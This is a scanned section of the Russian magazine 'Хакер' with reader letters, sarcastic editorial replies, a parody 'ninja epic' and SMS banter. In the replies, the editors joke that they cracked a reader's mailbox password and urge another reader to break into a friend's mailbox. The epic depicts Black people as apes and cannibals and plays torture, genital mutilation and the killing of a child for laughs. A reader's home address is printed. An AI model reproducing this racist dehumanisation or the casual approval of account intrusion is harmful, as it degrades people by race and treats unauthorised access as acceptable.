попугать - присылай фотки =).

mindw0rk



В моем возрасте юноши боятся разных вещей: армии, потери эрекции, увольнения с непыльной работы... Трусы! Жалкие трусы! Вот я не боюсь ни армии, ни импотенции. Меня пугает только синяя птица! Я не знаю, воробей это или синий страус, но одно я знаю точно: от синей птицы добра не жди. Обычно она является мне во сне и противно улыбается полным зубами ртом. У нее даже несет чем-то изо рта! Какими-то нечистотами. Синяя птица не имеет одной ноги, вместо нее - ржавый крюк. А из груди торчит страшная рана. При такой ране синяя птица не может жить, но она живет, что придает ей еще большей жутковатости.

Опасайся синей птицы, мой юный друг, синяя птица всегда рядом. Она наблюдает за тобой. И ждет, когда ты сделаешь одну-единственную ошибку, чтобы затем утащить тебя в Преисподнюю.





ПИСЬМО ОТ: MsDoS31337 <MsDoS31337@narod.ru>

Здравствуй, уважаемый журнал!
Знаешь, если ты думаешь, что у тебя постоянный круг читателей, то ты глубоко ошибаешься. Я вот, например, читаю тебя уже год и некоторые моменты мне непонятны. И таких как я большинство! Вы таких называете «Ламьем». Не скажу, что я великий хакер, но и не ламак виснутый. Если вас не затруднит, залейте в диск старые номера журнала. Обещаю, читатели будут довольны.
А так][акер-фарева!
З.Ы Больше кодинга! Меньше рекламы!
D0свидания!



ОТВЕТ Х:

Здравствуй, уважаемый читатель!
Знаешь, мы не знаем и не думаем, что у нас постоянный круг читателей. Мы вообще ни о чем не думаем, если честно. Просто мы ненавидим ламье и стараемся его всячески изжить, оставляя непонятные моменты в журнале.
А если серьезно, то pdf'ки с предыдущими номерами регулярно выкладываются на диск, прилагаемый к журналу. Ты посмотри там внимательнее, авось, найдешь их.
Хакер - форева, согласны. Он даже форева навсегда!
З.Ы.: Больше кодинга сделать не можем, потому что Лозовский (ламак виснутый, кстати) устает.



ПИСЬМО ОТ: sam XXX <sam_999@mail.ru>

ПРИВЕТ, великая и ужасная (но конечно всеми любима) редакция.
Конечно ваш жунал еть вэри гуд,но сейчас не об этом. Я хочу задать вопрос к тому кто сейчас читает мое письмо.
Вопрос: С чего ты начал сваe изучение компа,на чем посоветуешь програмить (так-то я пытаюсь учить Delphi) и еще я хотел спросить лично тебе что нравится больше Linux или Win :(.
P.S.посоветуй ушастому Хакеру. [спасибо что прочитал то что я наскорябол]



ОТВЕТ Х:

Алоха, ушастый хакер!
Я вот носатый хакер, кстати. Мы с тобой одной крови. Ты и я. Не знаю, как там начинают ушастые, но мы, носатые, начинали изучение всех прелестей компа с выбора коврика для мыши. Ведь чем круче задница на нем будет нарисована, тем больше тяга посидеть за компом и поизучать его устройство.
Программить мы, как и все нормальные носатые хакеры, начинали на Коболе. Опять же, потому что его придумала попастая тетка, круто шарившая в ламповых ЭВМ. Линукс и Виндовс нас не прут, однозначно. Предпочтение отдаем PCDOS'у, потому что он русский и бесплатный.
[За сим писать кончаю. Спасибо, что «наскорябол» нам.]



ПИСЬМО ОТ: Alex Alex <programmer123@rambler.ru>

Я уже полгода читаю ваш журнал. Только не понял я одной такой хрени: в февральском номере быра реклама журнала ХАКЕР «ЖЕЛЕЗО»№0. Там еще говорилось про запись 1 Гб на один компакт. В магазинах и киосках этого выпуска я не нашел, и мало того, продавцы о нём ничего не слышали. Живу я в Самаре, и сами согластесь, это недалеко от Москвы.
Скажите, пожалуйста, где можно заказать этот РАРИТЕТНЫЙ ВЫПУСК???????????



ОТВЕТ Х:

Хай, Алекс-Алекс!
Честно говоря, мы были приятно удивлены, узнав, что ты из Самары, а не из Баден-Бадена! Полистали мы, значит, февральский номер, убедились, что там чего-то упоминалось о «Железе» и одном гигабайте на компакте. Решили поискать этот раритетный номер в палатках у метро, но все тщетно :(.
Только вот продавцы почему-то крутили пальцами у виска и мямлили нам что-то про сроки реализации февральского товара и т.д. Мы так поняли, в общем, что всем захотелось запихать гиг инфы на диск, поэтому все номера раскупили очень быстро :(.



ПИСЬМО ОТ: _A_ <avl@com.mels.ru>

Здравствуйте, magazine.
Мой друг идиот, ему дали музыкальный диск. Он его отрипировал Windows Media 9 и поставил встроенную в него защиту от копирования. Теперь песни в формате wma. Каждый раз когда я переустанавливаю Винды и запускаю музыку открывается ссылка на Microsoft и просит скачать леценгию. Это очень раздражает. Как можно снять защиту?
И еще, вложите ли вы на ваш CD servis pack 2?



ОТВЕТ Х:

Здорова, A!
Твой друг - полнейший идиот! С этим не поспоришь! Кто же ставит защиту от копирования? Ведь после этого песни становятся в формате wma! Только идиот мог до такого додуматься. Слушай, а может он тайный рекламный агент мелкомягких? Сделал диск в формате wma, а теперь у тебя постоянно открывается сайт Микрософта. Странно все это... Ладно, ты пока разбирайся с другом, а мы пойдем писать на CD второй сервис-пак с защитой от установки (ну, чтобы постоянно на www.xakep.ru закидывало).







ПИСЬМО ОТ: Ivan Zhadanov <giliotin@mail.ru>

Привет!
Покупаю Ваш журнал уже 3 года, никогда не был разочарован. Но на этот выпуск созрело много всего нехорошего:)
Во-первых, хоть эти данные были строго секретны и только мне, я все-таки их разглашу:)...с августа будет DVD... Просто у меня нет DVD'шника и покупать его не собираюсь (скоро буду покупать ноут, а на мое старье ставить DVD - это трюк камикадзе:))), поэтому вознощу к Вам мольбы: э-э-э... Плиз делайте хотя бы часть номера с CD. Можно сделать и 3 CD (неплохо было бы...). Во-вторых, почему в том выпуске не 160, а 128 страниц?! Вы эти страницы компенсировали выпуском DVD-эксперта? Да нахрена сдался мне Ваш DVD-экперт!!! Уж лучше верните упущенные 42 страницы! Ну еще несколько замечаний:
Ну в рубрике «Треп с читателями» есть вопросы повторяющиеся два раза. P.S. такие херовины (имеется ввиду 2 аза повторить одно и тоже, к примеру в прошлых выпусках в FAQ) встречаются часто. Было бы неплохо, если бы Вы их убрали. Небольшая просьба: можно ли Вам в разделе Кодинг выкладывать статьи посвященные не только PHP, Perl, C/C++, Delphi, но и VisualBasic? Просто я уже давно на нем програмирую и убедился в его не малых возможностях при правильном подходе:) Сзади и с молотком. Почему снова убрали «Западлостроение»? Это была моя почти самая любимая рубрика.
Лсава Кахеру!!! У свàжением, LiGiNiOT



ОТВЕТ Х:

Доброе время суток, Ваня! Как ты там? Не хвораешь? И слава Богу.
Прости, ничего поделать не можем, к сожалению. Журнал будет выпускаться исключительно с DVD, потому что фирмы-производители этих девайсов обещали нам золотые горы и кучу загорелых девах за то, что мы пересадим всех своих читателей на DVD-приводы. Сам подумай, как бы ты на нашем месте поступил, если бы перед тобой стоял такой выбор? Ну ладно, это все лирика. Купишь себе DVD-проигрыватель и будешь жить как все нормальные люди. Заодно и комп сменишь, потому что на твой старый ставить новый привод - трюк камикадзе. Смотри, какие мы нехорошие: мы еще и с производителями новых компьютеров договорились (за это нам тоже много чего обещали, кстати). Едем дальше, Вань. Сокращение журнала на 32 (да, именно на 32, потому что 160-128=32, а не 42:)) страницы произошло также неспроста. Ребята из «DVD-эксперта» (который на хрен тебе не упал, как ты сказал) отбашляли нам неплохие премиальные за то, что мы пропиарили их журнал в своем издании. Как видишь, нами движет только желание нажиться и разбогатеть. По поводу «трепа» и «фака» могу так сказать: нам мало пишут, поэтому мы халтурим и повторяемся. ВБ мертв, посему писать о нем не станем. Учи Дельфи, брачо!
Ну все, мне пора класть паркет в комнате, поэтому я сваливаю отсюда. Со Двидания!



ПИСЬМО ОТ: FoxSly <foxsly@mail.ru>

Здраствуйте редакция журнала][акер. пишу из городка шаты я больше чем уверин что все кто читает этот журнал не понимают про что читают. пишите проще для чайников какая программа нужна что куда нажимать и что будет если туда нажать. и если вы назыаетес][akepomi то][акнете мой почтовый ящик foxsly@mail.ru и пришлите мне писмо на етот ящик с паролем.
-hi7.Em.hiGh-

ОТВЕТ Х:

Дарова, ловкий лис. Или как там переводится твой ник? У тебя классный городок, мы это сразу поняли. Ты абсолютно прав, что никто из читателей не понимает, о чем пишут наши авторы. Да что греха таить, даже у редакторов аналогичная проблема. Поэтому начиная с октября журнал будет переименован в «4Au`HuK». Мы будем писать о том, какую кнопку на чайнике надо нажать, чтобы он вскипел. Что еще можно написать в журнале о чайниках, мы пока не придумали, поэтому все статьи будут одинаковыми: «Как включить чайник?».
Ксати, ты уверен, что пароль ctrc - самый оптимальный для твоего ящика? Сорри, я так не думал и поменял его на более удачный. Поэтому отвечаю тебе на письмо в журнале, ведь на свой почтовый ящик ты больше не зайдешь ;(.



ПИСЬМО ОТ: Denis <pherilt@mail.ru>

Здравствуйте.
Впервые подписался на Ваш журнал. Получил июльский номер с двумя дисками, один из которых (2) не читается ни на одном компьютере. Меня это огорчает, раньше я покупал Ваш журнал с вполне работоспособными дисками. Я хотел бы попросить Вас выслать мне именно этот диск (или хотя бы его копию). Заранее Вам благодарен.
Мои координаты:
Товбаз Денис Викторович
680013 г. Хабаровск, ул. Лермонтова, д.31, кв.51




ОТВЕТ Х:

Привет, Денис.
Это очень здорово, что ты подписался на наш журнал. И еще круче тот факт, что ты вообще получил июльский номер. Грех жаловаться-то, а? Ну не читается у тебя второй диск - вставь первый! Не зря же по два рассылаем. Как маленький ты, ей-богу! Ладно, а теперь серьезно. Дело в том, что каждый десятый диск у нас бракованный. Это такая тактическая задумка, чтобы читатели нас не забывали и писали письма. Поздравляю, Денисыч, ты ровно десятый! Шутки в сторону - бери багнутый диск и дуй к нам в редакцию. Ой... ты же не из Москвы. Свяжись тогда с нами по телефону 89037714241, и мы обо всем договоримся. Замену диска ты получишь, обещаю. А кое-кто получит по голове. За это тоже ручаюсь.

mindw0rk (mindw0rk@gameland.ru)


ХУМОР

ИСТОРИЧЕСКИЙ ЭПОС В ТРЕХ ЧАСТЯХ ПРО СЛАВНОГО НИНДЗЮ БУЯИДО-САНА



ЧАСТЬ ПЕРВАЯ: НИНДЗЯ В ПЛЕНУ

Ниндзю поймали. Злые самураи поставили капкан, и ниндзя Бучидо-сан попал в него. К сожалению. Его били по почкам большими ногами и приговаривали: «Будисяка знака кака самурака доставака». А ниндзя печально кивал: «Каюсяка каюсяка». А сам думал: «Вы мне, черти, ответите еще, точно вам говорю!». Ниндзе выбили все зубы, сломали ногу, вывернули руку, отрубили левое ухо и выкололи правый глаз. Хотели еще палец отковырять, но пожалели - в тот день самураи были добрые. Они взвалили бездыханную тушу на плечи и понесли во дворец к якудзе. Якудза давно хотел поймать бездыханного ниндзю. Ниндзя воровал его скот, грабил его богатства и насиловал его женщин. Вообще охренел ниндзя, как видите. И вот теперь черный демон был у якудзы в плену.

- Смеется тот, кто смеется, как я! - переиначил якудза и рассмеялся над своей шуткой. - Самураи мои верные! - продолжил якудза. - Убейте его! Предварительно помучив.

- Хорошо, якудза, - ответили самураи и обрадовались. Они были все живодерами с детства.

Потащили самураи ниндзю в подвал и начали пытать. Засунули ниндзе в задницу сверло и начали сверлить. А в рот ниндзе засунули тоже сверло и тоже начали сверлить. А ниндзя знай себе без сознания, гад, валяется и ни фига боли не чует. Дали ему нашатыря, и он проснулся. Прикиньте, проснулся, а в попе сверло! Да еще и чего-то конечностей не хватает.

- Ой! Где я? - спросил ниндзя Бучидо-сан.

- А почему вы спрашиваете? - ответил жестокий самурай и ударил ниндзю самурайской шашкой по голове.

- Дурак! Больно ведь, - укоризненно молвил ниндзя.

- Терпи, солдат. Кто духом тверд - душою чист! - изрек мудрость самурай.

- Да иди ты! - рассердился Бучидо-сан.

Не выдержал самурай оскорблений и сказал:

- Ты умрешь мучительно, презренный гад!

А потом взял кипящее масло и полил ниндзе на темечко. А еще отпилил ему член пилочкой для ногтей.

- Это подло! - кричал ниндзя.

- И что? - пожал плечами самурай.

- За это ты умрешь! - воскликнул ниндзя.

- Не выйдет! Ты прикован к батарее! - возразил самурай.

- А хрен ты угадал! - обрадовался ниндзя и продемонстрировал свободу рук. - Я постиг мастерство распутывания пут еще в младенчестве. Меня такой фигней не возьмешь.

- А почему ты тогда позволил мне отпилить тебе член?

- А зачем мне член? У меня есть энергия Цю. Бузю-Цю, понял?

И ниндзя встал, воспрял и как вломил всем кренделей. Самураи удивиться не успели, как все умерли. И ниндзя пошел к якудзе.

- Ты - мой враг! - сказал ниндзя. - Пришла твоя смерть.

- Давай это обсудим? - предложил якудза.

- Нет! - сказал ниндзя. - Кирдык тебе. Убью к чертям. Сволочь, мучил меня.
- Нет. Я любил тебя как сына!
- Правда?
- Да. У тебя видишь татуировка на заду?
- Да. Это у меня от папы.
- Вот! - сказал якудза и показал такую же татуировку на заду.
- Папа!
- Сынок!
И жили они долго и счастливо.

ЧАСТЬ ВТОРАЯ: ПРЕДАТЕЛЬСТВО МЛАДШЕГО БРАТА

Прошло три года и три ночи с тех пор, как ниндзе Бучидо-сану отпилили член пилочкой для ногтей. Постарел старый ниндзя Бучидо-сан, морщины сморщили его глаза, седины запорошили всю хрень на голове. А шрам на члене от коварной пилочки зарос хрупкой пленкой. Ниндзя практиковался в искусстве кунг-ху, но был он уже не тот. Ему давали кренделей все его ученики, били за то, что немощен он стал и не мог дать сдачи.

Ниндзя жил во дворце умершего папы. Да, умер якудза. От рахита и перпендикулита. А еще у него был слабый кишечник. Бучидо-сан скучал по папе и горевал. Слезы текли из его глаз, но он мужественно сжимал кулаки. Он был ниндзя и нефиг.

И вот однажды в дверь постучался стук. «Кто там за дверью?» - спросил Бучидо-сан. «Это я, младший сын якудзы пришел», - был ему ответ.

Бросился ниндзя к двери и открыл ее радостно. Ибо там стоял его брат. Кровный родственник детства. Хоть и не помнил его ниндзя ни разу.

- Здравствуй, брат! - сказал брат
- Здравствуй, брат! - ответил брат.
- Пожмем же руки, брат! - предложил брат.
- Да, обнимемся! - брат ответил.
- Я скучал по тебе, брат! - взгрустнул брат.
- И я! - смахнул слезу брат.
- Проходи брат. Я рад тебе! - брат молвил.
- Теперь все будет хорошо! - обрадовался брат, вроде младший.

И они сидели, пили чай и радовались. Потому что они любили друг друга. Они были братья.

> Ниндзя жил во дворце умершего папы. Да, умер якудза. От рахита и перпендикулита.

- Брат. Оставайся здесь. Будешь помогать мне по хозяйству. Мы будем любить друг друга и пить чай! - гостеприимничал старший брат.
- Да, - кратко ответил брат. Он вообще был немногословен почему-то.


И настала ночь.

Вороны уснули в сенях, коровы тихо храпели. А луна светила свысока, освещая картину Репина. Что это? Что это там такое в кустах, ответьте же мне! Это шорох там в кустах! И тут из кустов показалась тень. Еще одна тень. Еще много теней. Ничего себе, теней сколько! Харкнуть негде - теней понаставили. И тени бежали к замку.

- Он там, - сказала тень.
- Да. Там он, - ответила тень.
- Мы убьем его! - сказала третья тень.
- Мы сделаем это! - четвертая тень прохрипела.
- Вперед! - позвала еще одна тень, и тени побежали. Гуськом. Они тренировались.

Тени безжалостно убили копьями охрану и изнасиловали местных женщин. Сволочи!!! Как не стыдно? Но тени не знали стыда. Бесстыжие тени. Они ворвались в опочивальню ниндзи Бучидо-сана и схватили его. Стали ломать ему руки и ноги, отрывать яйца и мучить. Связали его, скрутили. Пинали и били, всячески издевались. Все было в крови и какахах. Но ниндзя терпел.

- Я не скажу вам ничего. Можете меня убить! - кричал ниндзя, больше чтобы себя успокоить.
- Увы, мой друг, увы. Убьем мы тебя в натуре. Заплатили нам.
- Вы продажные твари! Подкупные ублюдки! Как не стыдно вам? Я жить хочу, вообще-то. Я дам вам больше! В десять раз!
- Нет. Мы верные и честные убийцы, - тень сказала. - Меня Робин зовут.
- А меня - Гут, - вторила ему другая тень.





- Мы санитары леса! - сказали они хором.

И они продолжили избивать ниндзю.

Но тут произошел «о ужас»! Дверь в опочивальню открылась, и в нее вошел... Кто это? БРАТ! Он смеялся своими зубами и радовался.

- Не брат ты мне! - сказал небрат и рассмеялся еще больше.

- Убей меня! Убей! Я не хочу жить. Такое предательство. За что мне это? За что? - взывал ниндзя к Аллах Акбару, но тот его не слышал.

- Меня зовут Услан Бэк Али Брахмат. Я чеченский террорист. Сдавайся! - пригрозил небрат.

- Нет. Я не сдамся. Я буду сражаться до конца! - прошептал лопнувшими губами полумертвый Бучидо.

- Тогда тебе хэндыхох.

- Это мы еще посмотрим.

Ниндзя нажал себе на четвертую точку на третьем пальце ноги второй точкой шестого пальца руки, и к нему вернулась энергия Цю. Она пропитала его тело и дала ему мощь. И ниндзя стал суперниндзей. Он стал летать и уклоняться от пуль. А на груди у него был значок «Нео». Ниндзя раздал всем кренделей, убил небрата и пошел пить чай в гордом одиночестве. На душе у него скрипели тучи.

Ниндзя прознал про негров и достал свой меч. То был меч сенсея, которым он убил сенсея. Говорил слишком много сенсей. Непонятного.

Вышел Бучидо-сан на чудную террасу, глянул в армейский бинокль и тяжко вздохнул. Кругом было море. Черное море черных людей. Негры пели песни и галдели, а еще стреляли из луков.

- Ложись, сынок! - успел крикнуть ниндзя.

Но сын и без соплей уже лежал. Ему прострелили обе ноги, и сын истекал кровью.

- Сволочи! - кричал ниндзя. - Вы поплатитесь! - кричал ниндзя. - Уроды, в сына попали! - кричал ниндзя.

- Да, папа, да! Мочи сук! - истекая кровью, шептал сын.

- Как ты посмел материться в присутствии отца? - грозно молвил отец. И дал сыну кренделей по попе карандашиком.

А негры все наступали.

Они прорвали оборону и теперь были близко.

Можно было услышать, как воняют их носки. Как же воняют их носки, Господи!

- Сын. Лежи здесь, а я пойду тебя защищать. И не заляпай мне персидский ковер своей чумазой кровью. Убью! - молвил папа и решительно побег в атаку.

> Прошло пять лет с тех пор, как ниндзе Бучидо-сану отпилили член пилочкой для ногтей.

ЧАСТЬ ТРЕТЬЯ: АТАКА НЕГРОВ ИЗ АФРИКАНСКИХ ДЖУНГЛЕЙ

Прошло пять лет с тех пор, как ниндзе Бучидо-сану отпилили член пилочкой для ногтей. Шрам от пилочки уже так зарос членной коркой, что самого ниндзю не было видно. Ах да, у ниндзи родился сын. Степаном звать. Бучидосановичем. Степан стал упитанным малым, писал в меру, гадил куда велено, говорил по понятиям. Отец любил сына как дочь. Сын любил отца. Образцовая, стало быть, семейка.

Ниндзя стал огородником и выращивал баклажаны. Он из них гнал самогон и пил его ведрами. А потом избивал сына, хоть и любил сына. Он просто был пьяный на голову и думал, что так и надо. А ребенок плакал. Ибо били его ногами по лицу и сковородкой по половым органам. Я бы тоже от такого плакал, ничего себе.

Ах да, у сына ведь была мама. Но не стало мамы. Куда-то исчезла мама. Звали маму, но не вернулась мама. Убежала в туман, наверное.

Итак, негры.

Негры замыслили план. Они решили убить ниндзю. И съесть его сердце, чтобы освоить кунг-ху. Их так учил шаман, и они ему верили. Потому что шаман носил синий тюрбан, как ему не верить.

Негры спилили джунгли и сделали луки. А потом поплыли на байдарках через океан в страну солнца и восходящих.

Долго плыли негры, устали. Ни фига себе, столько грести! Пятьдесят тысяч километров! Но догребли. Обезьяны, что с них взять...

Они вышли на японаматьземлю, разожгли костер и стали прыгать хороводы, галдеть песни. Так они показывали, что теперь всем труба. Особенно ниндзе.

Но негров было слишком много. Одни сплошные негры цвета черной-пречерной чернотины. И все с черными луками. И все стреляют по-черному. И у всех носки. Тоже черные.

- Что вы от нас хотите, злые вы негры? - спросил ниндзя.

И тогда вышел главный негр в самых дорогих носках.

- Мы хотим твое сердце!

- Как так? А я как?

- А ты умрешь. Так как не сможешь жить без сердца.

- Но я не хочу умирать! Я уже говорил во второй серии.

- Тогда отдай сердце своего сына. Мы съедим его и будем знать кунг-ху.

- Вот это другое дело.

И ниндзя пошел к сыну.

- Папа, мы победили? - с надеждой спросил Степан.

- Да, сынок. Я так тебя люблю!

- Я тоже люблю тебя, папа! - заплакал сын.

И тогда ниндзя достал нож и всадил его в череп сыну. А потом выковырял сердце и отнес главному негру.

- Бери. Для хорошего человека не жалко.

И негр съел сердце. И познал тайны кунг-ху.

- Прощай, ниндзя. Мы будем слагать о тебе народные эпосы! - обнял ниндзю негр.

- Идите, идите, товарищ! - сказал ниндзя и пошел к сыну.

Сын лежал на бетоне весь в крови и какахах. Он был тяжело ранен и стонал.

- Держись, сынок! Мы еще с тобой порыбачим! - оптимистично молвил ниндзя и стал делать искусственное дыхание. Но мальчик умер от отравления. Он днем накануне скушал несвежий сыр.

- Жаль, - расстроился Бучидо-сан и закопал сына.

А негры уплыли.



Треп с читателями

А-а-а!!! Прекратите! Пожалуйста, прекратите! Это просто невозможно осилить! Это просто самый настоящий флуд по СМС! Ну зачем же так много писать нам? Мы не успеваем отвечать даже! Это самый настоящий кошмар! Все понятно? :) В общем, такого наплыва сообщений от читателей, как в этом месяце, не было еще ни разу! Буфер редакционного телефона переполнялся на дню раз по восемь :). А мы-то думали, почему Куттер убрал свой номер в прошлый раз из списка :). Просек тему раньше всех. Не зря он главный редактор и самый умный из нас :). Но ничего, мы не станем сдаваться и будем продолжать общение. Тем более, оно постоянно нас радует. Яркими примерами этого являются SMS'ки, приведенные ниже :).

Ч: Что нового будет в следующем номере?
Х: Нового – ровным счетом ничего! Все статьи повторим из февральского номера.

Ч: Я пришел к тебе с приветом, с утюгом и пистолетом!
Х: Испугался я тебя, убежал скорей в кусты! Раз-два-три-четыре-пять, с детства с рифмой я дружу!
Ч: Привет! А правда, что Клуниз - продукт генетики, Бублик - прототип колобка, у Симбиозиса косматая грива, Никитос - немец, а Куттер - негр?
Х: Враки! Симбиозис подстригся уже!
Ч: Lamera - mustDAi! Rylezzznie programmeri - forever!
Х: Brat, ty ne prav, brat! Za4em tak nagovarivat na potsanov! Ty pojalet mojesh!
Ч: Мой хард кашляет и чихает. Сколько ему осталось жить?
Х: А у него СПИД! Значит, он умрет! (с)
Ч: Спасибо за журнал. Подтереться смог.
Х: Ты молодец. Ты СМОГ подтереться! Глянцевой бумагой :).

Ч: Hi! Test.
Х: Hi! B00b1ik.
Ч: Вазап! Чьи ножки на обложке?
Х: Есть разница? Чтоб любить эти ноги, нужен белый кадиллак... (с)
Ч: Сколько надо онанировать для наполнения десятилитрового ведра, если онанирует импотент?
Х: Сложный вопрос. Необходимо собрать консилиум.
Ч: А девушки бывают хакерами?
Х: А коровы бывают умными?
Ч: А че у вас в редакции одни парни?
Х: Я это Апокиной передам. Она тебя за парня съест :).
Ч: Йо! Как делишки? Как детишки? Еду в поезде, чем заняться?

РЕДАКЦИОННЫЙ НОМЕР +79037714241

Ч: Что делать, если мой хомяк сдох?
Х: Сдохнуть вместе с ним, имхо.

Ч: Подскажите, как избавиться от онанизма? Я серьезно!
Х: Мы, онанисты, - народ мускулистый! Нас не заманишь сиськой мясистой! Зачем избавляться от онанизма, амиго? =)
Ч: Я нашел в лесу косу, порубил всех в колбасу. И теперь в моем селе все в кровище и дерьме.
Х: Из серии «Я узнал, что у меня есть огромная семья»?
Ч: Классный у вас журнал! Им дрова в бане сразу разжигаются!
Х: А мы его обычно используем в качестве мухобойки, потому как он увесистый.

Х: Займись делишками - делай детишек.
Ч: Привет! Я взломал ваш сайт! Только не пугайтесь! Шутка!
Х: Дочитали до середины СМС - Форб от страха в штаны наложил. Прочитали концовку - штаны отстирали.
Ч: Привет! Ты увлекаешься с розовыми?
Х: Нет, я с ними работаю.
Ч: А вы лошадьми не торгуете?
Х: Торгуем. И ослами торгуем. И пони продаем. И кузнечиками барыжим.
Ч: Вставай, петушок! =)
Х: Хинт, ты дурак! =)
Ч: Хакер - это круто! Хакер - это класс! Не было бы хакера - не было бы нас!
Х: Стихоплюй, блин.
Ч: Гы гы пук... Гы пук... Ой, педрючит жутко...
Х: Мы в детстве таких, как ты, пинали, пока не засвистят :).
Ч: Хочу задать дельный вопрос. Почему товарищ Бублик не отмечен в списке состава редакции?
Х: Кстати, дело говорит парень!
Ч: Хочу прогу, которая ломает все проги!
Х: Разделимся: ты ищешь эту прогу, а я ищу кряк к ней.

Ч: Как вы думаете, мне стоит сломать ящик друга?
Х: Думаю, стоит. Он же твой друг, да?

Ч: Сколько пива вы выпиваете в день? =)
Х: Пицот!
Ч: В июльском номере второй диск оказался погнутым! Кто на нем сидел?
Х: А мы-то все думали, почему у Лозовского на правой ягодице две концентрические окружности выдавлены...
Ч: Люди! Я дурак, что делать?
Х: Эволюционируй в имбецила.
Ч: Как получить доступ к чужому мылу, зная только логин?
Х: Узнав пасс к этому логину. Логично?
Ч: Че за глючный чувак на обложке июльского номера? Он че, носки сжег?
Х: Нет, у него ремень утонул.
Ч: Куттер, поздравляю с новой должностью!
Х: Кстати, Вань, присоединяемся :).
Х: Я не хочу покупать дебильный журнал «Браво» из-за Шеповалова!
Х: Не умеешь - научим. Не хочешь - заставим.
Ч: Печатайте больше голых теток!!!
Х: Ага, «Взлом» урежем до трех полос, а остальное под голых теток отдадим.
Ч: Дайте имя какого-нибудь прокси!
Х: 256.13.265.1 - давай дадим ему имя «Алексей»?
Ч: Где можно приобрести журнал «Железо» в Новосибирске?
Х: Там в Пашино есть недалеко от «Русича» «Союзпечать». С «Плахи» на 27 автобус садись и до конечки пили.

hiNt +79262368364
Nikitos +79037916528
Dr.Klouniz +79167521175
Forb +79058033384
NSD +79165149558

Эпилог

На этом наши телефоны не блокируются :). Мы все еще продолжаем общаться с читателями, поэтому пишите и звоните, а мы будем только рады.
С любовью, X-CreW.

VER 09.04 (69)

ХАКЕР

